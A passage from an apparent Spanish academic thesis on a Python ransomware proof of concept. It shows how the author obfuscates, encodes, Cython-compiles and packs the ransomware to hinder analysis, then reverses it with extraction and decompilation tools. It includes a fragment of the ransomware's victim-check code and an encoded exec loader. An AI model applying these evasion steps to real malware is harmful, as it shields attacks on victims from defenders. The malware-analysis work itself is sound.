12  # Comprimimos con resultado: b'x\x9c+(\xca\xcc+\xd1P\xcf\xc8\...
13  comprimido = zlib.compress(codigoBin)
14  # codificamos en Base64 retornando un string: eJzVfcly40iS6F1fgSnNM1KTSoqL1rTWM+N...
15  cadenaMostrada = base64.b64encode(comprimido).decode('utf-8')
16  # Retorna los bytes decodificados: b'x\x9c+(\xca\xcc+\xd1P\...
17  cadenaComprimida = base64.b64decode(cadenaMostrada)
18  # Descomprimimos retornando el código a ejecutar
19  codigoEjecutable = zlib.decompress(cadenaComprimida)
20  # Ejecutamos el código
21  exec(codigoEjecutable)
```

Ilustración 39: Operaciones para comprimir y codificar fichero de código fuente

```
import zlib, base64
exec(zlib.decompress(base64.b64decode('eJzVfcly40iS6F1fgSnNM1KTSoqL1rTWM+NOKrnvZFeZDBtBSNgSG5fD+5c
+9qEPY33rq37suUcENhJSKrunD8OyFEggwsPDt3D38ECtbVPnFNm1eMfhVN0ybRd/eo5sc+ecxds8ZwqubMBPWeM8x
+Nt1TxjDU0H2niuqqkHXpIdToImjuq4sg69LNnmXdUPG1sa765NW4cuNd41aWv5h6daYRPHFF9l93hcjedUi9NMkde4PWfLPA5nc6
pyDsV/jgcPAB8fVUy7RCUowGcWBtHVjybd8Lnru2Jbgx9kw4q6xb/w5NdGEDYu9APQHCINqAc9t3jvB3AQ+JhFoggb2mqyIvq29
```

Ilustración 40: Código fuente comprimido y codificado en Base64

A partir de aquí se aplica la ingeniería inversa, primero descodificando el código Base64 y descomprimiendo con la librería adecuada, revirtiendo los pasos del procedimiento.

5.3.2. Opy

Utiliza un fichero de configuración que posibilita la parametrización, donde declarar por ejemplo los módulos que utiliza el script, evitando errores por ofuscación de las instrucciones para la importación de módulos. Se basa en técnicas de ofuscación de datos y de layout, con intercambio de cadenas de literales, generando un código ilegible. Emplea caracteres unicode de lenguas no latinas, añade una cabecera con más código (ilustración 41) y modifica el número de líneas (ofuscación de layout). Al contrario que pyminifier, esta herramienta ofusca los comentarios en lugar de eliminarlos. Revertir la ofuscación presenta mayor reto. Hay operaciones no reversibles que ya no permiten obtener el texto original, aunque podría analizarse el funcionamiento del script o buscar fragmentos con funciones esenciales. Software bajo Licencia Apache 2.0 [68].




Ilustración 41: función de cabecera insertada antes del código funcional

En las ilustraciones 42 y 43 se muestran el código que produce como resultado después de procesar una de las pruebas de concepto desarrolladas y el resultado por consola de la ejecución de la herramienta, retornando el número de palabras transformadas.

5.3.3. Pyobfuscate

Como en otras herramientas, existen operaciones no reversibles y otras que sí podrían deshacerse si aplicamos ingeniería inversa. Entre las no reversibles se encuentran el renombrado de funciones, clases y variables y la eliminación de comentarios y docstrings (descripción de funciones) [69]. Aún así podría analizarse el código en busca de su funcionalidad.

Ilustración 42: Fragmento de código ofuscado con opy

```
tfg@tfg-VirtualBox:~/opy$ python3 opy.py
Opy (TM) Configurable Multi Module Python Obfuscator Version 1.1.28
Copyright (C) Geatec Engineering. License: Apache 2.0 at  http://www.apache.org
/licenses/LICENSE-2.0

Obfuscated words: 707
tfg@tfg-VirtualBox:~/opy$
```

Ilustración 43: Ejecución de la herramienta opy

Añade instrucciones "chatarra", sin operatividad, para enrevesar el código y puede cambiar el sangrado (indentation). Como inconveniente solo se puede aplicar a un fichero o script independiente. Si se identifica un componente malware ofuscado con esta herramienta, se puede analizar el código de la misma para revertir todo lo que se pueda. Tiene licencia GPL 2.0.

Las opciones disponibles aparecen en la ilustración 44. Para realizar el proceso con las opciones por defecto, ejecutamos la herramienta desde la carpeta de instalación, con el nombre del fichero que se quiere ofuscar como único parámetro y redirigiendo la salida al nuevo fichero ofuscado.

```
$ pyobfuscate origen.py > ofuscado.py
```

```
pyobfuscate [options] <file>

Options:

-h, --help              Print this help.
-i, --indent <num>      Indentation to use. Default is 1.
-s, --seed <seed>       Seed to use for name randomization. Default is
                        system time.
-r, --removeblanks      Remove blank lines, instead of obfuscate
-k, --keepblanks        Keep blank lines, instead of obfuscate
-f, --firstcomment      Remove first block of comments as well
-a, --allpublic         When __all__ is missing, assume everything is public.
                        The default is to assume nothing is public.
-v, --verbose           Verbose mode.
```

Ilustración 44: Opciones de pyobfuscate

Como ejemplo se muestra el resultado (ilustración 46) para la función estaEncriptado() (ilustración 45) de una de las pruebas de concepto implementadas. Los comentarios se intercambian por sentencias condicionales, se produce un renombrado de identificadores y se añaden espacios en blanco dentro de las instrucciones.

Uno de los defectos encontrados al utilizar este método es la imposibilidad de ofuscar código con anotaciones de tipado (type hints). Para poder procesar los ficheros se deben eliminar, ya que en caso contrario la aplicación finalizará su ejecución con la primera anotación que se encuentre durante la ofuscación del código, mostrando un error.

```
201  # Comprueba si el fichero huella.txt tiene la palabra 'encriptado' al final. Si la tiene, los
202  # ficheros están encriptados. Además retorna el id de la víctima
203  def estaEncriptado() -> tuple('bool, str'):
204      resultado = False
205      victima = ''
206      rutaArchivo = dirUsuario + b64ACadena(huella)
207      if os.path.exists(rutaArchivo):
208          try:
209              with open(rutaArchivo, 'r') as archivo:
210                  victima = archivo.readline()[:-1]
211                  encriptado = archivo.readline()
212              # Si la segunda línea contiene la palabra 'encriptado' indica que los ficheros han sido ya encriptados
213              if encriptado == 'encriptado':
214                  resultado = True
215          except:
216              pass
217      return resultado, victima
```

Ilustración 45: Función estaEncriptado() sin ofuscar

```
200  if 81 - 81: i1 + i1i1i1111I * Oo - Oo * I1Ii1I1 - oOo0000
201  if 4 - 4: iiiIIII11
202  if 8 - 8: IiIIii11Ii + OooOoo - i1
203  def ooo0 ( ) :
204   o0ooO0000 = False
205   I11iiI = ''
206   OOOOOOoOOooO = OOOOOoO0oOo00 + Iii1I1I1 ( iI111iiIi11i )
207   if os . path . exists ( OOOOOOoOOooO ) :
208    try :
209     with open ( OOOOOOoOOooO , 'r' ) as OOoOOOo000o00 :
210      I11iiI = OOoOOOo000o00 . readline ( ) [ : - 1 ]
211      OOOo0 = OOoOOOo000o00 . readline ( )
212      if 25 - 25: OooOoo + Oo * Ii * iIIiIIiIIIIi + Ii
213     if OOOo0 == 'encriptado' :
214      o0ooO0000 = True
215    except :
216     pass
217   return o0ooO0000 , I11iiI
```

Ilustración 46: Función estaEncriptado() ofuscada con pyobfuscate

Entre las características comunes de estas herramientas de ofuscación se encuentra la imposibilidad de ofuscar la importación de librerías; si esto ocurre el compilador no será capaz de hacer su trabajo, por lo que el analista siempre podrá saber qué librerías se utilizan en cada caso.

Las cadenas de texto (strings) tampoco serán ofuscadas, por lo que se podrá vislumbrar toda salida por consola que utilice el método print(), textos almacenados en variables, etc. Por ello una práctica muy habitual es utilizar la codificación Base64 para estas variables. Todo aquello que no se quiere dejar a la vista se codifica, añadiendo una capa más de ocultación, haciendo el código más ilegible y dificultando el análisis de los ficheros. Descifrar estos códigos requerirá mayor esfuerzo y tiempo a invertir aunque resulte algo trivial para quien conozca la materia. En las pruebas de concepto se define una función que decodifica las variables en tiempo de ejecución. Estas se han codificado previamente en Base64 durante el desarrollo del ransomware. Un ejemplo sería el código html del fichero que notifica a la víctima, que aparece codificado en Base64.

Este método también se puede emplear para codificar toda la implementación del ransomware, pudiendo además estar ofuscado con anterioridad y aplicando posteriormente cualquier tipo de compresión, como se ha explicado en un ejemplo anterior (pyminifier).

5.3.4. Compilar ficheros de Python en lenguaje C - Librerías compartidas

La ofuscación del código fuente a través de las herramientas disponibles dificulta en gran medida el trabajo de ingeniería inversa. Si se quiere complicar aún más esta tarea existe un método que mejora notablemente lo conseguido hasta ahora. La peculiaridad de Python es su alta legibilidad, está diseñado para ser muy comprensible para los

humanos. Ofuscar el código resulta contrario a sus principios, por lo que no es buena elección para quien pretenda comercializar una aplicación con copyright o todo aquel software que quiera eludir la ingeniería inversa por el motivo que sea, el software malicioso es un ejemplo.

Los lenguajes compilados en lugar de los interpretados son más apropiados para ello. Aplicar la ingeniería inversa a un fichero compilado en lenguaje C tendrá un coste más elevado. Existe un procedimiento por el cual un fichero con código Python puede traducirse a código en lenguaje C para posteriormente compilarse y transformarse en una librería compartida de la que podemos hacer uso. Al estar compilada en C tenemos una ganancia en velocidad de ejecución y una ofuscación de mayor nivel. Todo esto es posible gracias a Cython.

Cython es un módulo de extensión del lenguaje Python que integra un compilador estático optimizado. El lenguaje Cython (basado en Pyrex) simplifica la escritura de módulos de extensión para Python escritas en lenguaje C y C++. Tiene licencia Apache 2.0 [70]-[71].

Su naturaleza podría describirse como Python con tipos de datos del lenguaje C. Cualquier fragmento de código Python podría ser código Cython válido, con algunas limitaciones. El compilador de Cython transforma el código Python a lenguaje C. Los parámetros y variables pueden declararse con tipos estáticos del lenguaje C y pueden llamarse funciones en C desde el código en Cython. Este código es procesado por un compilador del lenguaje C para posteriormente ser utilizado a través de la importación de la librería generada. Un esquema del procedimiento se muestra en la ilustración 47.




Ilustración 47: Procedimiento Cython

Para realizar el proceso se describen dos métodos diferentes:

Método 1 - Comando cython

Una vez instalado Cython en el sistema pueden transformarse las pruebas de concepto a lenguaje C con la siguiente instrucción desde el intérprete de comandos:

```
$ cython ransomTFG.py --embed
```

La ejecución de esta instrucción crea un nuevo fichero ransomTFG.c que podemos compilar para generar una librería compartida para Windows o Linux con extensiones *.pyd* o *.so* respectivamente. Si se utiliza el compilador tcc la instrucción sería la siguiente:

```
$ tcc ransomTFG.c -o ransomB.pyd -shared
-I /usr/include/python3.8/ -L /lib/x86_64-linux-gnu/
```

Una vez generada la librería compartida ransomB.pyd, se procede a importarla creando un fichero Python cuya única instrucción será el punto de entrada, en este caso la función que inicia la ejecución del ransomware (ilustración 48)

```
ransomC.py
1  import ransomB
2
3  ransomB.ransomTFG()
```

Ilustración 48: Código que ejecuta el ransomware importando una librería compilada

Por último hacemos uso de la herramienta PyInstaller para generar el ejecutable:

```
$ pyinstaller --onefile --clean ransomC.py
```

Método 2 - Archivo setup.py

Implementamos el fichero setup.py con el código indicado en la ilustración 49. Con la siguiente instrucción se crea el fichero ransomTFG.c y la librería compartida ya

compilada ransomTFG.cpython-38-x86_64-linux-gnu.so. El parámetro --inplace se utiliza para generar la librería dentro de la carpeta donde se ejecuta el comando. Este

método hace uso de la librería setuptools, que sustituye a la obsoleta distutils, bibliotecas para crear e instalar módulos en Python.

```
$ python3 setup.py build_ext --inplace
```

Solo queda crear el ejecutable a partir del fichero cuyo código importa la librería en lenguaje C e inicia el ransomware con la función de punto de entrada, de igual modo que en el método anterior. Otras alternativas disponibles se encuentran en la documentación de Cython [72].

setup.py

```
1  from setuptools import setup
2  from Cython.Build import cythonize
3  setup(
4   name = "ransomTFG",
5   ext_modules = cythonize('ransomTFG.py'),
6  )
```

Ilustración 49: Código del fichero setup.py para realizar el proceso Cython

Después de seguir todos los procedimientos, el resultado es la generación de un fichero binario ejecutable utilizando compresión UPX cuyo origen es un fichero con código Python que importa una librería compilada en Lenguaje C. Esta librería originalmente estaba implementada en Python, ofuscada, comprimida y codificada en su totalidad en Base64, junto con otra codificación anterior de variables de tipo cadena (ilustración 50). Revertir todo este proceso mediante ingeniería inversa resultará muy complejo, más todavía sin conocer el procedimiento de generación del ejecutable.




Ilustración 50: Proceso de generación del fichero binario ejecutable

5.4. Extrayendo código fuente de un fichero binario ejecutable

Un fichero malicioso localizado en el sistema podría aislarse en un entorno controlado y analizar su contenido aplicando ingeniería inversa. El objetivo es intentar averiguar su funcionamiento. Si el software se ha desarrollado en lenguaje Python como ocurre con las pruebas de concepto y muchos tipos de malware en la actualidad, podría revertirse el proceso de empaquetado llevado a cabo para crear el ejecutable que contiene el ransomware.

En líneas generales, el código fuente Python, con extensión .py, se compila en código intermedio o bytecode, con extensión .pyc, que posteriormente traduce la máquina virtual de Python comúnmente llamada intérprete. El objetivo es obtener el bytecode para proceder después a intentar descompilarlo o desensamblarlo y mostrar el código fuente o código ensamblador. Las herramientas que crean los ejecutables suelen empaquetar el bytecode junto con el intérprete que lo ejecuta, de modo que no se necesite tener instalado el intérprete en la máquina donde se utilizará el fichero ejecutable y funcione de forma autónoma [73].

Dependiendo de la aplicación empleada para generar los ejecutables puede optarse por una serie de herramientas para obtener el bytecode y proceder a su descompilación para conseguir el código fuente del script original.

Para Py2exe:

- unpy2exe (licencia MIT).
- p2ebe (licencia MIT).
- pyREtic (licencia GPL 3.0).

Para PyInstaller:

- Pyinstxtractor – PyInstaller Extractor (licencia GPL 3.0).

Se usa Pyinstxtractor en este trabajo [74]. En el intérprete de comandos ha de llamarse a la herramienta con un único parámetro, el nombre del fichero ejecutable que quiere analizarse. Un ejemplo de la salida se muestra en la ilustración 51; el programa ofrece información acerca de la versión de Python que se ha utilizado para crear el ejecutable y da pistas de cuál podría ser el punto de entrada, esos ficheros serán el objetivo principal a la hora de comenzar el análisis.

Un punto importante a tener en cuenta es que si el script se ha procesado con una versión de Python diferente a la que se ha utilizado para desarrollar el contenido del ejecutable, se alertará de ello en la salida. Esto tiene unas implicaciones que deben corregirse. Lo más correcto es utilizar un entorno con la misma versión de Python para ejecutar la herramienta, ya que de esta manera las cabeceras de los ficheros .pyc serán las correctas y el descompilado no generará errores. Además de la extracción correcta del fichero encriptado .pyz, que de otra manera no se obtendría.




Ilustración 51: Resultado de la ejecución de Pyinstxtractor

El compilador de cada versión de Python deja su huella en los primeros 4 bytes de los ficheros .pyc o bytecode, que identifica en qué versión se ha compilado el código para generar ese bytecode. Este es el llamado número mágico o firma mágica (magic number - magic signature). Si como se ha señalado en la ilustración 51, se ejecuta la herramienta en otra versión, los ficheros .pyc no tendrán la cabecera correcta y el descompilado no podrá llevarse a cabo.

En la ilustración 52 se muestra el contenido en hexadecimal del fichero ransomTFG.pyc obtenido del ejecutable a través de Pyinstxtractor. Es uno de los puntos de entrada que aparecen en la ilustración 51, aunque ya se sabe de antemano que este es el fichero que interesa por motivos obvios. Los 4 primeros bytes no coincidirán con los que tienen los archivos generados por el compilador de la versión de Python 3.8, que es la utilizada en este trabajo. En la ilustración 53 se pueden comprobar cuáles son los bytes correctos. Difieren los primeros 2 bytes, utilizando el formato little endian (el byte de orden inferior se almacena en la dirección de memoria de orden inferior).




Ilustración 52: Número mágico erróneo de fichero extraído con Pyinstxtractor

La solución es utilizar un editor hexadecimal para corregir estos 4 primeros bytes, conociendo los números mágicos de cada versión de Python, y modificar, en este caso, los dos primeros bytes: sustituir 0x33 (3379 decimal) por 0x55 (3413 decimal). Con esta operación el descompilador finalizará sin errores y podrá analizarse el contenido del fichero bytecode .pyc.

Pyinstxtractor genera una nueva carpeta con el nombre del fichero pasado como parámetro y la extensión _extracted, donde aparecen numerosas librerías y ficheros .pyc. El siguiente paso es intentar entender la funcionalidad del ejecutable. Para esta labor existen descompiladores y desensambladores específicos para bytecode, entre ellos se prueban uncompyle6, decompyle3, pycdc, pycdas (desensamblador) y unpyc37 (fork de unpyc3), con resultados similares. Uncompyle6 es la sucesión de decompyle3, acepta bytecode desde la versión 1 hasta la versión 3.8 de Python, con licencia GPL 3.0 [75].




Ilustración 53: Número mágico correcto para la versión 3.8.0 de Python

En la ilustración 54 se muestra el resultado de un descompilado finalizado correctamente. Todo el código aparece en texto en claro (ilustración 55). En la cabecera aparece el número mágico (3413) para la versión de Python reconocida (3.8.0).

Ilustración 54: Descompilado con uncompyle6 finalizado correctamente

Cada instrucción en Python se convierte en uno o varios códigos de operación (OPCODE). Hay que tener en cuenta que no todas las versiones de Python implementan los mismos códigos de operación, por lo que al descompilar un bytecode pueden darse errores al encontrarse determinados tipos de opcode para diferentes versiones. Conforme Python evoluciona van apareciendo nuevos códigos de operación, unos se eliminan y otros se sustituyen. En caso de que haya problemas a la hora de descompilar, las funciones que generen errores se mostrarán con un tipo de código ensamblador amigable para el entendimiento humano, un código intermedio entre el código de alto nivel y el lenguaje máquina de ceros y unos. En la ilustración 56 se muestra el error que aparece al descompilar la función *encriptar*, mostrando este código intermedio para una sección de código determinada, normalmente una función.

La columna de la izquierda indica el número de línea de la instrucción (L. 395) en alto nivel y las operaciones equivalentes que recibe el intérprete. Cada operación ocupa 2 bytes, comenzando desde 0, indica el offset o desplazamiento, referencia usada en los mensajes informativos. En la ilustración 57 el resultado final del proceso de descompilado informa de la existencia de uno o varios errores.




Ilustración 55: Código fuente descompilado con uncompyle6

Para la versión de Python utilizada en este trabajo, la 3.8, se han encontrado errores con los bucles, sentencias *break* para salir cuando se cumple una condición, y en los bloques *try-catch-finally* para el manejo de errores; el descompilador no reconoce correctamente las sentencias *pass* y *continue* y alerta de ello; estas incidencias se van resolviendo con el tiempo con actualizaciones de la herramienta. Al final de las operaciones de cada función se identifica el offset o desplazamiento donde ocurre el problema, por lo que pueden trazarse los errores a partir del código que genera el descompilador (ilustración 58), comprobando la línea de código de alto nivel que lo provoca y estudiando los saltos y operaciones del código intermedio.

```
def encriptar--- This code section failed: ---

 L. 395         0  LOAD_GLOBAL              AES
                2  LOAD_METHOD              new
                4  LOAD_FAST                'clave'
                6  LOAD_GLOBAL              AES
                8  LOAD_ATTR                MODE_CBC
               10  LOAD_FAST                'iv'
               12  CALL_METHOD_3         3  ''
               14  STORE_FAST               'criptoSistema'

 L. 398        16  LOAD_FAST                'listaArchivos'
               18  GET_ITER
               20  FOR_ITER            208  'to 208'
               22  STORE_FAST               'a'
```

Ilustración 56: Error durante el descompilado de una función

```
if __name__ == '__main__':
    ransomTFG()

# file ransomC.pyc
# Deparsing stopped due to parse error
tfg@tfg-VirtualBox:~/Ejecutable/dist/ransomC_extracted$
```

Ilustración 57: Descompilado finalizado con errores

```
 L. 438       278  LOAD_CONST               None
              280  STORE_FAST               'criptoSistema'

 L. 439       282  DELETE_FAST              'criptoSistema'

Parse error at or near `POP_EXCEPT' instruction at offset 200
```

Ilustración 58: Indicación del origen del error durante el descompilado

Dependiendo de la criticidad del daño causado por el ransomware se pueden destinar más recursos a la hora de resolverlo. Es una decisión que debe ser estudiada para disminuir el impacto. Si se produce una parada de los servicios, de cuánto tiempo se dispone para solucionar el problema. Lo normal es hacer uso de restauración de servidores y equipos a partir de copias de seguridad. Si se da el caso que la pérdida de datos es total habría que pensar en dedicar más recursos para solventar la situación,

antes que realizar el pago del rescate, ya que nadie puede asegurar que los ciberdelincuentes permitan esa recuperación, o vuelvan a extorsionar y pedir una segunda transferencia.

Un estudio más profundo de este código ensamblador, adquiriendo una determinada destreza, resultará en una mayor comprensión del funcionamiento interno del código desarrollado. El módulo dist de la biblioteca estándar, con su función *dist.dist()* y otras disponibles, nos brinda esta posibilidad; incluye funciones para trabajar con el bytecode al desensamblarlo [76]. Este módulo no es válido para funciones predefinidas o builtins del lenguaje, sólo para código desarrollado por el usuario. Puede transformarse cualquier módulo, clase, método, función u objeto de código y conocer qué es lo que recibe el intérprete y las operaciones que realiza sobre la pila o stack.

Para conocer los opcodes de cada versión puede consultarse el fichero *include/opcode.h* dentro de cada instalación, en este caso: */usr/include/python3.8/opcode.h*. El módulo dist puede utilizarse para depurar una excepción, analizar el rendimiento de bucles, observar optimizaciones que realiza el compilador, y en el caso que se está tratando, analizar el ejecutable malicioso en profundidad a partir de bytecode puro, bytes en hexadecimal representando opcodes y parámetros.

Esto también resulta de utilidad porque podría encontrarse código creado exclusivamente en bytecode. Para ello existen tipos de datos específicos para crear bytecode, como son *CodeType* y *FunctionType*. Podrían recrearse las funciones convirtiéndolas en bytecode, eliminando la posibilidad de obtener código fuente de alto nivel [77].

5.5. Detectando el ransomware

Los operadores de todo tipo de malware hacen esfuerzos por evitar la detección de sus creaciones por parte de antivirus y sistemas de detección de intrusiones o IDS (Intrusion Detection System). Numerosas familias de ransomware van especializándose en esta labor. Se pone de ejemplo a LockFile, ransomware que despliega técnicas de evasión de detección.

En lugar de cifrar el contenido completo del fichero, cifra sólo una parte, de forma que el objetivo de inutilizar la información se consigue igualmente y en tiempo más reducido. Si la víctima se da cuenta del ataque y consigue parar el proceso el número de ficheros afectados habrá sido mayor.

